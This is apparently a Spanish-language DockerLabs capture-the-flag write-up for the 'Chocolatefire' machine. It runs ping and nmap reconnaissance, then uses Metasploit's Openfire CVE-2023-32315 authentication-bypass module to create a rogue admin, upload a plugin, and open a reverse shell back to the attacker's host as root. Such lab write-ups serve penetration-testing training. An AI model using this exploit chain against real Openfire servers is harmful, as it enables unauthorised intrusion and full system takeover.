
Chocolatefire


- Tags: #dockerlabs #metasploit #linux



```
┌──(root㉿kali)-[/home/kali/Desktop/dockerLabs/chocolatefire]
└─# ./auto_deploy.sh chocolatefire.tar

                   ##        .
             ## ## ##       ==
          ## ## ## ##      ===
      /""""""""""""""""\___/ ===
 ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
      \______ o          __/
        \    \        __/
         \____\______/

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Reconocimiento inicial


El host está activo, por el TTL es linux



```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/startingpoint]
└─# ping -c 5 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.119 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.063 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.067 ms

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4073ms
rtt min/avg/max/mdev = 0.063/0.076/0.119/0.021 ms
```

nmap

Puertos abiertos



```
┌──(root㉿kali)-[/home/…/Desktop/dockerLabs/chocolatefire/nmap]
└─# nmap -p- -sS --open --min-rate 3000 -n -Pn 172.17.0.2 -oN escaneo
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 11:38 EST
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65523 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5222/tcp open  xmpp-client
5223/tcp open  hpvirtgrp
5262/tcp open  unknown
5263/tcp open  unknown
5269/tcp open  xmpp-server
5270/tcp open  xmp
5275/tcp open  unknown
5276/tcp open  unknown
7070/tcp open  realserver
7777/tcp open  cbt
9090/tcp open  zeus-admin
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
```


Servicios corriendo en puertos

```
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:7c:e5:ea:fe:ac:f5:bc:21:54:87:66:70:ed:df:75 (RSA)
|   256 b2:1a:b1:05:0e:7e:94:18:98:19:8f:60:d7:04:7a:1c (ECDSA)
|_  256 c1:81:ba:4f:1a:99:9f:32:10:4a:6a:d9:f4:aa:40:de (ED25519)
5222/tcp open  jabber
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
|       version: 1.0
|     stream_id: 3ircjpuim0
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     features:
```

```
|     auth_mechanisms:
|     capabilities:
|_    compression_methods:
5223/tcp open  ssl/hpvirtgrp?
|_ssl-date: TLS randomness does not represent time
5262/tcp open  jabber              Ignite Realtime Openfire Jabber server
3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
|       version: 1.0
|     stream_id: 3w5qrkf4le
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     features:
|     auth_mechanisms:
|     capabilities:
|_    compression_methods:
5263/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
5269/tcp open  xmpp                Wildfire XMPP Client
| xmpp-info:
|   Respects server name
|   STARTTLS Failed
|   info:
|     xmpp:
|       version: 1.0
|     stream_id: a13ekx4z8g
|     unknown:
|     errors:
|       host-unknown
|       (timeout)
|     features:
|     auth_mechanisms:
|     capabilities:
|_    compression_methods:
5270/tcp open  xmp?
5275/tcp open  jabber              Ignite Realtime Openfire Jabber server
3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
```


```
|       version: 1.0
|     stream_id: 9yv8lc5y12
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     features:
|     auth_mechanisms:
|     capabilities:
|_    compression_methods:
5276/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
7070/tcp open  http               Jetty
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Openfire HTTP Binding Service
7777/tcp open  socks5             (No authentication; connection not allowed
by ruleset)
| socks-auth-info:
|_  No authentication
9090/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: E4888EE8491B4EB75501996E41AF6460
|_http-title: Site doesnt have a title (text/html).
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5222-TCP:V=7.95%I=7%D=2/27%Time=67C0980C%P=x86_64-pc-linux-gnu%r(RP
SF:CCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.org/s
SF:treams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-stream
SF:s\"/></stream:error></stream:stream>");
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 9090 está corriendo el servicio Openfire, si entramos en la página http://172.17.0.2:9090 vemos un login




Metasploit


Buscamos vulnerabilidades



```
┌──(root㉿kali)-[/home/…/Desktop/dockerLabs/chocolatefire/nmap]
└─# service postgresql start && msfconsole -q
msf6 > search openfire

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/openfire_auth_bypass               2008-11-10       excellent  Yes    Openfire Admin Console Authentication Bypass
   1    \_ target: Java Universal                           .                .          .      .
   2    \_ target: Windows x86 (Native Payload)             .                .          .      .
   3    \_ target: Linux x86 (Native Payload)               .                .          .      .
   4  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin


Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315

msf6 > use 4
[*] Using configured payload java/shell/reverse_tcp
```



```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   ADMINNAME                      no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                   no        Openfire plugin author, (default: random)
   PLUGINDESC                     no        Openfire plugin description, (default: random)
   PLUGINNAME                     no        Openfire plugin base name, (default: random)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         9090             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       The base path to the web application
   VHOST                          no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set LHOST 172.17.0.1
LHOST ⇒ 172.17.0.1
```



```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > exploit
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node076smz74rj74513h9p3fc4io8×53.node0
[*] csrf=RM8M9kForSFKeeV
[*] Adding a new admin user.
[*] Logging in with admin user "iwamngzxwns" and password "RJwRt6c4IP".
[*] Upload and execute plugin "i1j17GZWC" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "i1j17GZWC" need manually clean-up via Openfire Admin console.
[!] Admin user "iwamngzxwns" need manually clean-up via Openfire Admin console.
[*] Command shell session 2 opened (172.17.0.1:4444 → 172.17.0.2:54092) at 2025-02-27 12:12:20 -0500

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```